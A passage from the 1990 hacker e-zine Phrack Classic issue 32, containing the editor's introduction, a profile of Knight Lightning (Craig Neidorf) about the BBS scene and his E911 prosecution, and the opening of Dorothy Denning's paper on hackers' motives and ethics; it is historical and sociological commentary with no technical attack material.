==Phrack Classic==

Volume Three, Issue 32, File #1 of XX

Phrack Classic Newsletter Issue XXXII Index
%%

November 17, 1990

Over the past year we have seen MANY changes in the Phreak/Hack community. We felt the heat of Operation Sun Devil, watched are friends become public scapegoats of the 'hacker world', and watched in anger as the lawyers have tried to smash us and put us out like an old cigarette. Almost everyday I hear about someone who just got 'busted' for one reason or another. This makes me sit back and think. If people go to jail for hacking, and hackers know this, then why does it continue? Ahhh... an unsolved mystery. Maybe I should call Time Life Books. No, I don't think so.

Anyways, I am pleased to announce a new era in electronic publications. A new age for a new age. Ladies and gentleman (Trumpet Fanfare Added Here), Phrack Classic. Phrack Classic takes off where Phrack left off. For those of you who have read Phrack then you might remember me as the editor for a while. Well, now I am doing Phrack Classic to try to release a newsletter that really describes what the Phreak/Hack world is like here in the 1990's.

People ask me why I am writing a hacker magazine, and they look down on me for my attempt. I feel Phrack Classic is written for hackers, yes, but I also feel that a hacker is one "who enjoys pushing the envelope, bypassing limits, discovering knowledge, inventing solutions, <and> adventuring into uncharted areas." So is it so wrong to publish a newsletter for the exchange of free information? No, I don't think so.

Anyone is welcome to submit an article for Phrack Classic, and I encourage everyone to do so. I hope you enjoy this issue and I look forward to bringing you many more in the not so distant future. Stay safe and be free. See you at Ho Ho Con!

Crimson Death
Editor of Phrack Classic

(Quote taken from the Hackers 6.0 Conference Brochure)

If you have a question, an article submission, or you just wanna say hello. Send mail to Crimson Death and Doc Holiday at:

pc@well.uucp

Table of Contents:

9. RSTS by Crimson Death
10-12. Knight Line I/Parts 1-3 by Doc Holiday

_

==Phrack Classic==

Volume Three, Issue 32, File #2 of 12

==Phrack Classic Spotlight==

Knight Lightning

Personal

Handle:	Knight Lightning
Call him:	Craig Neidorf
Past handles:	None
Handle origin:	Cross between character "Lightning Lad" from DC Comics' Legion of Superheros and Michael Knight from the NBC television series "Knight Rider".
Date of Birth:	I doubt you're sending me a birthday card so skip it.
Age at current date:	21 years old
Height:	5'10" or so (give or take an inch)
Weight:	135-140 lbs.
Eye color:	Brown
Hair Color:	Dark Brown
Computers:	Apple IIc (Do you believe this?)
Co-Sysop of:	Metal Shop Private, The Brewery, Quick Shop/Metal Shop AE, Whackoland, The Dark Tower, Digital ITS (yay!), Stronghold East and probably a few more I've forgotten about.
Net address:	C483307@UMCVMB.MISSOURI.EDU (Yes, they actually gave me my account back!) C483307@UMCVMB.BITNET knight@well.sf.ca.us

---

For several years I had been a die hard fan of video games, both arcade and home versions. It was really the Atari 2600 video game Adventure that led me into the world of computers and hacking. As many people might know there was a secret locked within this game concerning a "magic" dot. It was not mentioned in any instruction manuals for the game, but if you could find it and bring it to the right place in the game, you could enter a room that didn't officially exist. In this room was a message flashing in gold and black. It said "Created by Warren Robinet". From that point on I experimented with every Atari cartridge I had. I tried screwing around with the connections, the components on the system itself, and I attempted bizarre tactics within the games, just to see what might happen. During that period of time I found several more secretly implanted messages and developed new ways of playing the games. Atari played on this idea quite a bit when they created a four game saga called Swordquest, but by then the fun was taken out of it because you knew already that something was waiting to be found. Eventually I upgraded to ColecoVision, but before too long this bored me as well. It is sort of interesting to see the new surge of home videogames of Nintendo, NEC, and Sega.
It makes me wonder if this cycle is permanent.

I was first introduced to the world of computers by a friend who had a Commodore 64. He showed me what bulletin boards were and then took me on a tour of the ARPAnet. Later that year, my long-time and best friend, known to most of you as Taran King obtained the use of his father's IBM PC. Together we explored various bulletin boards in the St. Louis area, always looking for new

places to visit.

In August of 1983 I received an Apple IIc as a birthday gift from my parents. It was real basic -- no monitor (I had a black and white television for that), no extra disk drive, no printer, no joystick, and no modem. Those items I would have to earn. So instead of playing with faraway computer systems, I was introduced to programming and a community of people who considered themselves to be software pirates. These people seemed to be able to get software before the companies even began to sell it. However, I was content to play games like Ultima III and Wizardry and hack the game itself by altering character values. This enabled me to move my characters through different places, some of which I never might have realized existed. Later, I was able to redesign the game itself to create an endless world of new possibilities for intellectual stimulation.

Finally in March of 1984, my parents purchased me a modem. It was a sad little piece of plastic made by Volksmodem, 300 baud and battery operated, but it worked and now Knight Lightning was ready to take to the wires. By this time I already knew a lot about the bulletin board community through Taran King. Even so, it was relatively odd how fast I became co-sysop of the ancestor to Metal Shop known as The Dark Tower. TDT was operated by a "hacker"
with the truly unoriginal name of David Lightman. Before I knew it, I was in remote command of his system with full power over user validation and BBS maintenance. Although the system went down after about six months, it did attract a few out of state users and it was here that my notoriety began. It was almost funny, but even as early as then Taran King, Forest Ranger, and I became known as the top hacker/phreakers in the St. Louis area. To this day I still don't understand why.

By July of 1985 most of the hacker bulletin boards in St. Louis had disappeared, but The Dark Tower program lived again when Taran King created Metal Shop: The Dark Tower Phase II. He took the name from a popular afternoon rock'n roll program (KSHE FM radio) that centered on heavy metal. Both of us had visited systems around the country and we were able to effectively advertise MS. At one point we had over 500 registered users so we switched to a general password system for security reasons and eventually in January of 1986 the board became Metal Shop Private and we cut 4/5ths of the users.

During the late Spring and early Summer of 1985 Taran King and I created the 2600 Club. It was just a group name to stick behind our handles since everybody was doing it, but it only took use a few months to realize just how ignorant hacker groups really are. However, the 2600 Club had one great legacy -- it gave birth to Phrack. If you go back and look, you'll notice that the first issue of Phrack was a product of the 2600 Club. The idea
for doing Phrack came from Forest Ranger. Taran King provided the arena and would be the editor and I came up with the name.

When I used to call bulletin boards like the Twilight Zone (sysoped by The
Marauder) I would data capture the message bases and save them in text files. The messages from the hacking subboard would be saved in a file called HACKMESS
(which stood for hack messages), the messages from the phone phreak subboard were saved as PHREAKMESS, but when there was a subboard where both these types of messages appeared together, I simply merged the two names and came up with PHRACKMESS. Since the newsletter would contain information on both topics and more, I felt the name Phrack was applicable. So where did the "Inc." come from? Actually it came from another DC Comics series called Infinity Inc. Kind of silly now since we never intended to actually incorporate. The first issue of Phrack was distributed on November 17, 1985.

In Phrack issue 2 I began the ongoing series of Phrack World News. I followed every story I could and it was fun. The first issue was sort of lame,

but eventually I learned that PWN was the most popular segment of Phrack. The greatest thing about PWN was that it was an original concept for a hacker newsletter -- lots of people had tried to write "how-to files, but no one had ever tried news before. Who was getting busted? What did they do? How can I make sure it doesn't happen to me? Lots of the stories were exaggerated or in the case of Oryan QUEST, fabricated (by QUEST himself).

Outside of Phrack World News I wrote files about Videoconferencing, Private Branch eXchanges, and a few others here and there. Prior to Phrack I had released a huge glossary of telecommunications terms and files about the divestiture of AT&T and its aftermath. Taran King and I also wrote a joke file
about "Real Phreaks" that was echoed by a continuation of that file in the Phrack parody issue number 13 that was released on April 1, 1987.

Throughout my years I have met many people who call themselves hackers and/or phone phreaks:

Android Pope - I wonder how married life is treating him.
Aristotle - Sporty! He is the former editor of the New TAP.
Bad Subscript - Right hand man to Control C and an expert at disco dancing
in high speed Camaros.
Bill from RNOC - How have your phone bills been? High? Have they been!? He is also known as "the most dangerous man in New York."
Beer Wolf - Former sysop of the (Metal Shop) Brewery.
Blue Buccaneer - Lost track of him over the years.
Cat Man - How about a nice Hawaiian Punch?
Cheap Shades - Now a Computer Science graduate of University of Missouri-Rolla. Former sysop of Metal Shop AE and QuickShop.
Control C - A man with serious problems right now. Hope you get those
videotapes and best of luck!
Crimson Death - The one in 618 NPA. Very un-original name, but definitely
one of a kind.
Cryptic Fist - Kinda warm for that leather jacket, isn't it? (90 degrees)
Cutthroat - So what McDonalds do *you* work at?
Dan The Operator - An informant for John Maxfield (SummerCon '87).
Data Line - Now a government agent, but hardly a hacker tracker.
David Lightman - The sysop of The Dark Tower in 314 NPA.
The Dictator - Not-so secret agent of Gail Thackeray, the assistant Arizona state attorney behind Operation Sun-Devil. In a past life, Dale was the creator of Candid Camera. What a surprise that was this summer.
Disk Jockey - I thought he was a great guy until he started to backstab me on Lunitic Labs while I was under indictment.
Doc Holiday (901) - The original!
Dr. Cypher - Knowledgeable person who remains local.
Dr. Forbin - Last seen at SummerCon '89.
Dr. Ripco - Well haven't met him yet, but in a couple of weeks.
Doom Prophet - A friend who seems to have disappeared.
Epsilon - Must have lost my number I guess.
Emmanuel Goldstein - Also known as Eric Corley, the editor of 2600 Magazine.
Erik Bloodaxe - He is a wildcard... totally unpredictable... hacks by the seat of his pants. Still active, but he'd better not have
a squirt gun next to his bed or he may be sorry.{SS}
Forest Ranger - The man who introduced me to the hacker elite way back when. Former editor of TeleComputist Newsletter.
Gary Seven - Don't remember much about him. Met him with Lex in Fla.

Hatchet Molly - You know him as Computer Underground Digest's Gordon Meyer. He used a hacker alias to better enable him to write his famous thesis.
Jester Sluggo - A mystery man who is still a legend in the Zantigo restroom and a better than average drunk driver.
Kleptic Wizard - Was he BJ or the Bear?
Lex Luthor - One time great legend of LOD, now secret BellSouth Security (at least until I hear otherwise).
The Leftist - I wonder what he was going to say about me at my trial. He gave me a nod the day they dropped the charges against me. The US Attorney's office tells me that he was going to claim he learned all he knew about hacking from reading Phrack.
Loki - Lost track of him over the years.
Lucifer 666 - Lights, Camera, Action!
The Mad Hacker - Sysop of The Private Connection in 219 NPA.
Mad Hatter - Still don't know what to make of him, but I wonder if he still thinks table salt and baking soda are cocaine.
The Mentor - Author of GURPS CyberPunk and former sysop of The Phoenix Project bulletin board.
The Noid - Important enough for Southwestern Bell to question me about him so important enough to be mentioned here.
Par - Hans.
Phantom Phreaker - A friend.
Phil Phree - Sort of spaced out character and right hand man to The Ur-vile.
Phrozen Ghost - Lost track of him.
Predat0r - Anarchistic editor of the New TAP.
The Prophet - Didn't actually "meet" him, but I did see him and hear him speak... as a witness for the prosecution at my trial. I don't hold a grudge. His testimony helped clear me.
Rabbit - Franz.
The Renegade - Thinks he is part of the Illuminati.
Reverend Enge - Not that religious.
Sir Francis Drake - A great guy with an odd taste in jewelry. The editor of the now defunct WORM. Duck!
Sir William - Never did hear the whole story of his problems with the University of Michigan computing staff.
Surfer Bob - Lost track of him, but he enjoyed a tan at SummerCon'88.
Synthetic Slug - Surfs up!
Taran King - My best friend of over 11 years.
TWCB Inc. - Two brothers who attempted to resurrect TAP, but failed.
Tuc - Hey! He's TUC!
The Ur-Vile - Don't know how I feel about him. He needs a real handle.

Some of the memorable bulletin boards I was on include:

Alliance - By Phantom Phreaker
Brainstorm Elite - Where I met Phantom Phreaker and recruited him to Metal Shop Private.
Broadway Show - By Broadway Hacker. Changed its name to The Radio Station.
Catch-22 - By Silver Spy. Only 22 users on this system.
Chamas - By Terra (Chaos Computer Club) in Germany.
Dark Tower - By David Lightman 314
Digital ITS - By Oryan QUEST. BBS Commands were in Spanish.
DUNE - Secret system imbedded on the Dartmouth University mainframe operated remotely by Apollo Phoebus.

Flying Circus - By Monty Python
FreeWorld II - By Major Havoc
Hell Phrozen Over - By the original Crimson Death. Inspiration for the first Phrack Pro-Phile.
Intergalactic Dismantling, Inc. - By Aiken Drum
Lost City of Atlantis - By The Lineman
Lunatic Labs UnLtd. - By The Mad Alchemist. Great system!
Matrix - By Dr. Stangelove
Metal Shop AE - By Cheap Shades when he lived in St. Louis, Missouri.
Metal Shop Brewery - By Beer Wolf who now denies that it ever happened.
Metal Shop Private - Greatest bulletin board of all time.
MetroMedia - By Dr. Doom. System became Danger Zone Private.
NetSys - By Terminus. NetSys is now in possession of US Secret Service and Terminus' life is in a shambles. They set him up and shut him down. You know him as Len Rose.
Pearly Gates - First real out of state bulletin board that I called. It had a secret section of the board for all of the really good information. It was operated by Simon Templar.
Phoenix Project - By The Mentor. Great center of learning.
Phreak Klass 2600 - By The Egyptian Lover. Preceded The Phoenix Project as
a great center of learning.
Pipeline - Another early bbs I visited.
Pirate-80 - A codes board run by Scan Man that has been up for almost 10 years. This system was NOT a target in Operation Sun-Devil. Odd?
Private Connection - By The Mad Hacker
Private Sector - Legendary system.
QuickShop - By Cheap Shades when he lived in Rolla, Missouri.
RACS III - By Tuc
Radio Station - See The Broadway Show.
Ripco - By Dr. Ripco - Shut down in Operation Sun-Devil, but its back up now.
Septic Tank - By The Safecracker. Second generation of The Twilight Zone.
ShadowSpawn - By Psychic Warlord. Great debate about the use of handles and real name/telephone/etc. "We're Not *ELITE*, We're Just Cool As Hell!" Taran King thought they were elite in the negative sense of the word. Great system though.
Speed Demon Elite - By The Radical Rocker and home base to MetaliBashers, Inc.
Stronghold East Elite - The "real" sysop was Slave Driver, but the board was run from the home of The Equalizer.
Twilight Zone - By The Marauder. Great system for knowledge from my early days.
Zyolog - By Byte Rider in Hawaii.

There are probably a few others that I have forgotten to mention. My greatest computer learning experiences came from people like Bill From RNOC, RNOC, Phantom Phreaker, Forest Ranger, and the authors of the multitude of Phrack files and other technical journals.

In general I see computers as the communications medium of the 21st Century so I devoted a lot of time to mastering their use. I do not advocate the illegal breaking in to computer systems, but there are certain types of information that I feel should be available to everyone equally and not just the rich or the well connected.

Through my experiences on the Internet, I have had legitimate access to IBM VM/CMS, Unix, and VAX/VMS systems. For the most part I am content with my VM/CMS account, but will accept invitations from system managers to join their

systems as well.
     With Forest Ranger and Taran King, I organized and attended SummerCon '87,
SummerCon '88, and SummerCon '89. I did not attend SummerCon '90 since I was in Chicago at the time. I helped in organizing and attended PartyCon '87 and most recently I appeared and spoke at the 13th Annual National Computer Security Conference in Washington D.C.
     I had been a part of TeleComputist Newsletter, which inadvertently led to my first real media appearance (Detroit Free Press) and prior to that I was helping TWCB Inc. to create a NEW TAP. However, when I learned that they were just pulling a fraud, I exposed them. For 5 years I devoted myself to Phrack with absolutely no compensation save knowledge and experiences gained.

==========

     Interests: Racquetball (varsity team in high school and a bookshelf full of trophies), Telecommunications, Computers, Music (classic rock and pop music... NO RAP!), Fraternity life (well at least up until the trustees suspended me for being indicted), Women (sexy and smart over just good looks any day), Driving at warp speed on the interstate.

Craig's Favorite Things

  Women: I've got it, but don't flaunt it.
   Cars: Ford Mustang, Eagle Talon, Nissan 300 ZX, and Porsche *911* Carrera!
  Foods: No Curry in a hurry-Blecch! American, Italian, Mexican, and Chinese!
  Music: Genesis, Rush, Yes, Chicago, Eagles, Def Leppard, The Police, Styx...
Leisure: Sleeping, working out, racquetball, writing, computing.
Alcohol: Bacardi, Smirnoff, Jack Daniels, Pat O'Briens, Hard Rock Cafe.

Most Memorable Experiences

All of the SummerCons, having an assistant U.S. Attorney lie to my face and tell me I wasn't in trouble five days after he went to the grand jury to have me indicted, football game with Sluggo in the Zantigo parking lot, road trip to Chicago for PartyCon '87, my time in a St. Louis Federal holding facility after I turned myself over to the U.S. Federal Marshalls (E911 Incident), Taran King and Cheap Shades out of jail when they were caught trashing, summer Alliance teleconferences with the PhoneLine Phantoms, the first time I heard Frank & The Funny Phone Call, watching Control C bother some girl in the airport and then seeing Erik Bloodaxe fall in love with her.

Some Other People To Mention

Sheldon Zenner - The greatest attorney practicing today. He turned everything around and saved my future from a legal system gone awry. Thanks also to Kliebard, Dunlop, Berkowitz, and Kaufman.

John Perry Barlow - Lyricist for the Grateful Dead and amazing writer, John also participated a great deal in generating publicity about my case and helped found the Electronic Frontier Foundation.

Dr. Dorothy Denning - A lady who not only helped with my defense, but invited

```
                     me to the 13th Annual National Computer Security
                     Conference and is a good friend.
Peter Denning      - Senior editor of the Communications of the ACM and an
                     interesting fellow in his own right.
Scott Ellentuch    - Mentioned earlier as Tuc, Scott is the president of the
                     Telecom Computer Security Group and a close friend.  Tuc
                     assisted the defense team by locating the Bellcore
public
                     catalog and the 911 documents found within.  Thanks Tuc!
Terry Gross        - Attorney with Rabinowitz & Boundin in New York City who
                     was hired by the EFF to work on court motions dealing
                     with the First Amendment.
Mike Godwin        - Don't know Mike very well yet, but he was very outspoken
                     in Computer Underground Digest while I was under
                     indictment and now he is in-house counsel to the
                     Electronic Frontier Foundation.
Katie Hafner       - Author of a book coming soon about Pengo, Kevin Mitnick,
                     and Robert Morris, Jr.  I met Katie at the
NCSConference.
Steve Jackson      - Founder of Steve Jackson Games.  I haven't yet had the
                     pleasure of meeting Steve, but we may be running into
                     each other in the near future.
Mitch Kapor        - Industry wizard and creator of the Lotus 1-2-3 program,
                     Mitch is a founding member of the Electronic Frontier
                     Foundation that provided legal assistance in my case.  I
                     hope to meet him face-to-face in the near future.
Gordon Meyer       - Gordon has been a tremendous help with Phrack and a
                     friend throughout my entire trial ordeal.
John Nagle         - Inventor who gave technical assistance to my defense
team
                     and located some very important public documents.
Marc Rotenberg     - Director of the Computer Professionals For Social
                     Responsibility in Washington D.C.  CPSR is an
                     organization lobbying Congress for reforms in the
                     Computer Fraud & Abuse Act and other legislation.  I
hope
                     to be working with him in the future.
Jim Thomas         - Creator and editor of Computer Underground Digest, he
                     brought the details and evidence in my trial to the
                     public eye which helped me gain support.
Steve Wozniak      - Never had any contact with him, but since he had a hand
                     in EFF, I thought I would mention him.  Incidentally I'm
                     ready to upgrade computers if someone has a Macintosh on
                     hand.

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
-

David Lightman   - The one in 214.  See Oryan QUEST.
Magic Hasan      - Totally freaked out when I contacted him this semester.  It
                   was like he thought I had the plague or something.
Olorin The White - He couldn't seem to understand that I did not want to join
                   his group.
Oryan QUEST      - A hacker who made up news for PWN just to boost his
                   reputation.  Unleash with full force on this!
Sally Ride       - Also known as Space Cadet, SR co-wrote one of the most
                   interesting PWN articles ever printed.
==============================================================================
=

Private Jokes
```

~~~~~~~~~~~~
There are far too many to go through and most of them have been previously written by Taran King in a Phrack Prophile that appeared in issue 20 of Phrack.
My private jokes shall remain private between those involved or at least until I publish a book covering the topic.

==========

Phrack is a part of my life that is now over. I hope that Phrack Classic which appears to be a second generation Phrack will learn from its predecessor and not allow any articles that advocate the illegal entry into computer systems. On the other hand, I hope they will continue to bring interesting information and news to light every issue.

For the record, I am not the editor of Phrack Classic. In fact I am not even a part of their staff. I would ask that no one send me any articles for that publication because they will not be forwarded. I take no responsibility for the actions taken by Phrack Classic, but I have faith that they shall stay on the path of honesty and integrity.

I also have a few words to say about some other issues. My case and prosecution had absolutely nothing to do with Operation Sun-Devil, with a possible exception being the secret video-taping done by the United States Secret Service at the Ramada Inn-Westport (Maryland Heights, Missouri) during July 22-24, 1988 (i.e., SummerCon '88). Operation Sun-Devil was an attempt to crack down on credit card and calling card abusers and NOT hackers. Yes, there
are some hackers that abuse these items, but the mere abuse of such does not make someone a hacker and it is about time that mainstream reporters, government agents, and prosecutors began to understand the difference.

I feel that the abuse of "cards" is very immature and should be met with stern punishment. I myself have been the victim of credit card fraud and I can
tell you that it is not pleasant to open your bill and see expensive charges from QVC Home Shopping Network. For the younger readers, it may take them a few years to understand this... perhaps when they have credit cards and bills of their own to deal with.

As you may guess there is MUCH MORE to my story especially concerning the last 10 issues of Phrack, the Internet, and the E911 incident, but now is not the time or the place to tell it. Sometime in the future I hope to assemble the tales of all my adventures in the computer underground and publish them in a real book.

Finally, Hackers are *NOT* criminals! Quoting from the brochure for this year's Hackers Conference in Saratoga, California, a Hacker is "someone who enjoys pushing the envelope, bypassing limits, discovering knowledge, inventing
solutions, <and> adventuring into uncharted areas."

:Craig Neidorf

==========

...And now for the regularly taken poll from all interviewees.

Of the general population of phreaks you have met, would you consider most
phreaks, if any, to be computer geeks?

"I would not consider most of the hackers or phone phreaks I have met to be computer geeks, however over the years I have run into people whose goal in
~~~~~~~~~~~~

life is to pirate every piece of software in existence and of those people I feel that a strong percentage are 'geeks'."

Thanks for your time, Craig. "No problem."

Crimson Death

==Phrack Classic==

Volume Three, Issue 32, File #3 of 12

Concerning Hackers Who Break into Computer Systems

Dorothy E. Denning
Digital Equipment Corp., Systems Research Center
130 Lytton Ave., Palo Alto, CA 94301
415-853-2252, denning@src.dec.com

Abstract

A diffuse group of people, often called ``hackers,'' has been characterized as unethical, irresponsible, and a serious danger to society for actions related to breaking into computer systems. This paper attempts to construct a picture of hackers, their concerns, and the discourse in which hacking takes place. My initial findings suggest that hackers are learners and explorers who want to help rather than cause damage, and who often have very high standards of behavior. My findings also suggest that the discourse surrounding hacking belongs at the very least to the gray areas between larger conflicts that we are experiencing at every level of society and business in an information age where many are not computer literate. These conflicts are between the idea that information cannot be owned and the idea that it can, and between law enforcement and the First and Fourth Amendments. Hackers have raised serious issues about values and practices in an information society. Based on my findings, I recommend that we work closely with hackers, and suggest several actions that might be taken.

1. Introduction

The world is crisscrossed with many different networks that are used to deliver essential services and basic necessities -- electric power, water, fuel, food, goods, to name a few. These networks are all publicly accessible and hence vulnerable to attacks, and yet virtually no attacks or disruptions actually occur.

The world of computer networking seems to be an anomaly in the firmament of networks. Stories about attacks, breakins, disruptions, theft of information, modification of files, and the like appear frequently in the newspapers. A diffuse group called ``hackers'' is often the target of scorn and blame for these actions. Why are computer networks any different from other vulnerable public networks? Is the difference the result of growing pains in a young field? Or is it the reflection of deeper tensions in our emerging information society?

There are no easy or immediate answers to these questions. Yet it is important to our future in a networked, information-dependent world that we come to grips with them. I am deeply interested in them. This paper is my report of what I have discovered in the early stages of what promises to be a longer investigation. I have concentrated my attention in these early stages on the hackers themselves. Who are they? What do they say? What motivates them? What are their values? What do that have to say about public policies regarding information and computers? What do they have to say about computer security?

>From such a profile I expect to be able to construct a picture of the discourses in which hacking takes place. By a discourse I mean the invisible background of assumptions that transcends individuals and governs our ways of thinking, speaking, and acting. My initial findings lead me to conclude that this discourse belongs at the very least to the gray areas between larger conflicts that we are experiencing at every level of society and business, the conflict between the idea that information cannot be owned and the idea that it can, and the conflict between law enforcement and the First and Fourth Amendments.

But, enough of the philosophy. On with the story!

2. Opening Moves

In late fall of 1989, Frank Drake (not his real name), editor of the now defunct cyberpunk magazine W.O.R.M., invited me to be interviewed for the magazine. In accepting the invitation, I hoped that something I might say would discourage hackers from breaking into systems. I was also curious about the hacker culture. This seemed like a good opportunity to learn about it.

The interview was conducted electronically. I quickly discovered that I had much more to learn from Drake's questions than to teach. For example, he asked: ``Is providing computer security for large databases that collect information on us a real service? How do you balance the individual's privacy vs. the corporations?'' This question surprised me. Nothing that I had read about hackers ever suggested that they might care about privacy. He also asked: ``What has (the DES) taught us about what the government's (especially NSA's) role in cryptography should be?'' Again, I was surprised to discover a concern for the role of the government in computer security. I did not know at the time that I would later discover considerable overlap in the issues discussed by hackers and those of other computer professionals.

I met with Drake to discuss his questions and views. After our meeting, we continued our dialog electronically with me interviewing him. This gave me the opportunity to explore his views in greater depth. Both interviews appear in ``Computers Under Attack,'' edited by Peter Denning (DenningP90).

My dialog with Drake increased my curiosity about hackers. I read articles and books by or about hackers. In addition, I had discussions with nine hackers whom I will not mention by name. Their ages ranged from 17 to 28.

The word ``hacker'' has taken on many different meanings ranging from 1) ``a person who enjoys learning the details of computer systems and how to stretch their capabilities'' to 2) ``a malicious or inquisitive meddler who tries to discover information by poking around ... possibly by deceptive or illegal means ...'' (Steele83). The hackers described in this paper are both learners and explorers who sometimes perform illegal actions. However, all of the hackers I spoke with said they did not engage in or approve of malicious acts that damage systems or files. Thus, this paper is not about malicious hackers. Indeed, my research so far suggests that there are very few malicious hackers. Neither is this paper about career criminals who, for example, defraud businesses, or about people who use stolen

credit cards to purchase goods. The characteristics of many of the hackers I am writing about are summed up in the words of one of the hackers: ``A hacker is someone who experiments with systems... (Hacking) is playing with systems and making them do what they were never intended to do. Breaking in and making free calls is just a small part of that. Hacking is also about freedom of speech and free access to information -- being able to find out anything. There is also the David and Goliath side of it, the underdog vs. the system, and the ethic of being a folk hero, albeit a minor one.''

Richard Stallman, founder of the Free Software Foundation who calls himself a hacker according to the first sense of the word above, recommends calling security-breaking hackers ``crackers'' (Stallman84). While this description may be more accurate, I shall use the term ``hacker'' since the people I am writing about call themselves hackers and all are interested in learning about computer and communication systems. However, there are many people like Stallman who call themselves hackers and do not engage in illegal or deceptive practices; this paper is also not about those hackers.

In what follows I will report on what I have learned about hackers from hackers. I will organize the discussion around the principal domains of concerns I observed. I recommend Meyer's thesis (Meyer89) for a more detailed treatment of the hackers' social culture and networks, and Meyer and Thomas (MeyerThomas90) for an interesting interpretation of the computer underground as a postmodernist rejection of conventional culture that substitutes ``rational technological control of the present for an anarchic and playful future.''

I do not pretend to know all the concerns that hackers have, nor do I claim to have conducted a scientific study. Rather, I hope that my own informal study motivates others to explore the area further. It is essential that we as computer security professionals take into account hackers' concerns in the design of our policies, procedures, laws regulating computer and information access, and educational programs. Although I speak about security-breaking hackers as a group, their competencies, actions, and views are not all the same. Thus, it is equally important that our policies and programs take into account individual differences.

In focusing on what hackers say and do, I do not mean for a moment to set aside the concerns of the owners and users of systems that hackers break into, the concerns of law enforcement personnel, or our own concerns as computer security professionals. But I do recommend that we work closely with hackers as well as these other groups to design new approaches and programs for addressing the concerns of all. Like ham radio operators, hackers exist, and it is in our best interest that we learn to communicate and work with them rather than against them.

I will suggest some actions that we might consider taking, and I invite others to reflect on these and suggest their own. Many of these suggestions are from the hackers themselves; others came from the recommendations of the ACM Panel on Hacking (Lee86) and from colleagues.

I grouped the hackers' concerns into five categories: access to computers and information for learning; thrill, excitement and challenge; ethics and avoiding damage; public image and treatment; and privacy and first amendment rights. These are discussed in the next five subsections. I have made an effort to present my

findings as uncritical observations. The reader should not infer that I either approve or disapprove of actions hackers take.

3. Access to Computers and Information for Learning

Although Levy's book ``Hackers'' (Levy84) is not about today's security-breaking hackers, it articulates and interprets a ``hacker ethic'' that is shared by many of these hackers. The ethic includes two key principles that were formulated in the early days of the AI Lab at MIT: ``Access to computers -- and anything which might teach you something about the way the world works -- should be unlimited and total,'' and ``All information should be free.'' In the context in which these principles were formulated, the computers of interest were research machines and the information was software and systems information.

Since Stallman is a leading advocate of open systems and freedom of information, especially software, I asked him what he means by this. He said: ``I believe that all generally useful information should be free. By `free' I am not referring to price, but rather to the freedom to copy the information and to adapt it to one's own uses.'' By ``generally useful'' he does not include confidential information about individuals or credit card information, for example. He further writes: ``When information is generally useful, redistributing it makes humanity wealthier no matter who is distributing and no matter who is receiving.'' Stallman has argued strongly against user interface copyright, claiming that it does not serve the users or promote the evolutionary process (Stallman90).

I asked hackers whether all systems should be accessible and all information should be free. They said that it is OK if some systems are closed and some information, mainly confidential information about individuals, is not accessible. They make a distinction between information about security technology, e.g., the DES, and confidential information protected by that technology, arguing that it is the former that should be accessible. They said that information hoarding is inefficient and slows down evolution of technology. They also said that more systems should be open so that idle resources are not wasted. One hacker said that the high costs of communication hurts the growth of the information economy.

These views of information sharing seem to go back at least as far as the 17th and 18th centuries. Samuelson (Samuelson89) notes that ``The drafters of the Constitution, educated in the Enlightenment tradition, shared that era's legacy of faith in the enabling powers of knowledge for society as well as the individual.'' She writes that our current copyright laws, which protect the expression of information, but not the information itself, are based on the belief that unfettered and widespread dissemination of information promotes technological progress. (Similarly for patent laws which protect devices and processes, not the information about them.) She cites two recent court cases where courts reversed the historical trend and treated information as ownable property. She raises questions about whether in entering the Information Age where information is the source of greatest wealth, we have outgrown the Enlightenment tradition and are coming to treat information as property.

In a society where knowledge is said to be power, Drake expressed particular concern about what he sees as a growing information gap between the rich and poor. He would like to see information that

is not about individuals be made public, although it could still be owned. He likes to think that companies would actually find it to their advantage to share information. He noted how IBM's disclosure of the PC allowed developers to make more products for the computers, and how Adobe's disclosure of their fonts helped them compete against the Apple-Microsoft deal. He recognizes that in our current political framework, it is difficult to make all information public, because complicated structures have been built on top of an assumption that certain information will be kept secret. He cites our defense policy, which is founded on secrecy for military information, as an example.

Hackers say they want access to information and computing and network resources in order to learn. Both Levy (Levy84) and Landreth (Landreth89) note that hackers have an intense, compelling interest in computers and learning, and many go into computers as a profession. Some hackers break into systems in order to learn more about how the systems work. Landreth says these hackers want to remain undiscovered so that they can stay on the system as long as possible. Some of them devote most of their time to learning how to break the locks and other security mechanisms on systems; their background in systems and programming varies considerably. One hacker wrote ``A hacker sees a security hole and takes advantage of it because it is there, not to destroy information or steal. I think our activities would be analogous to someone discovering methods of acquiring information in a library and becoming excited and perhaps engrossed.''

We should not underestimate the effectiveness of the networks in which hackers learn their craft. They do research, learn about systems, work in groups, write, and teach others. One hacker said that he belongs to a study group with the mission of churning out files of information and learning as much as possible. Within the group, people specialize, collaborate on research projects, share information and news, write articles, and teach others about their areas of specialization. Hackers have set up a private system of education that engages them, teaches them to think, and allows them to apply their knowledge in purposeful, if not always legal, activity. Ironically, many of our nation's classrooms have been criticized for providing a poor learning environment that seems to emphasize memorization rather than thinking and reasoning. One hacker reported that through volunteer work with a local high school, he was trying to get students turned on to learning.

Many hackers say that the legitimate computer access they have through their home and school computers do not meet their needs. One student told me that his high school did not offer anything beyond elementary courses in BASIC and PASCAL, and that he was bored by these. Hans Huebner, a hacker in Germany who goes by the name Pengo, wrote in a note to the RISKS Forum (Huebner89) : ``I was just interested in computers, not in the data which has been kept on their disks. As I was going to school at that time, I didn't even have the money to buy my own computer. Since CP/M (which was the most sophisticated OS I could use on machines which I had legal access to) didn't turn me on anymore, I enjoyed the lax security of the systems I had access to by using X.25 networks. You might point out that I should have been patient and waited until I could go to the university and use their machines. Some of you might understand that waiting was just not the thing I was keen on in those days.''

Brian Harvey, in his position paper (Harvey86) for the ACM Panel on Hacking, claims that the computer medium available to students, e.g.,

BASIC and floppy disks, is inadequate for challenging intellectual work. His recommendation is that students be given access to real computing power, and that they be taught how to use that power responsibly. He describes a program he created at a public high school in Massachusetts during the period 1979-1982. They installed a PDP-11/70 and let students and teachers carry out the administration of the system. Harvey assessed that putting the burden of dealing with the problems of malicious users on the students themselves was a powerful educational force. He also noted that the students who had the skill and interest to be password hackers were discouraged from this activity because they also wanted to keep the trust of their colleagues in order that they could acquire ``superuser'' status on the system.

Harvey also makes an interesting analogy between teaching computing and teaching karate. In karate instruction, students are introduced to the real, adult community. They are given access to a powerful, deadly weapon, and at the same time are taught discipline and responsibility. Harvey speculates that the reason that students do not misuse their power is that they know they are being trusted with something important, and they want to live up to that trust. Harvey applied this principle when he set up the school system.

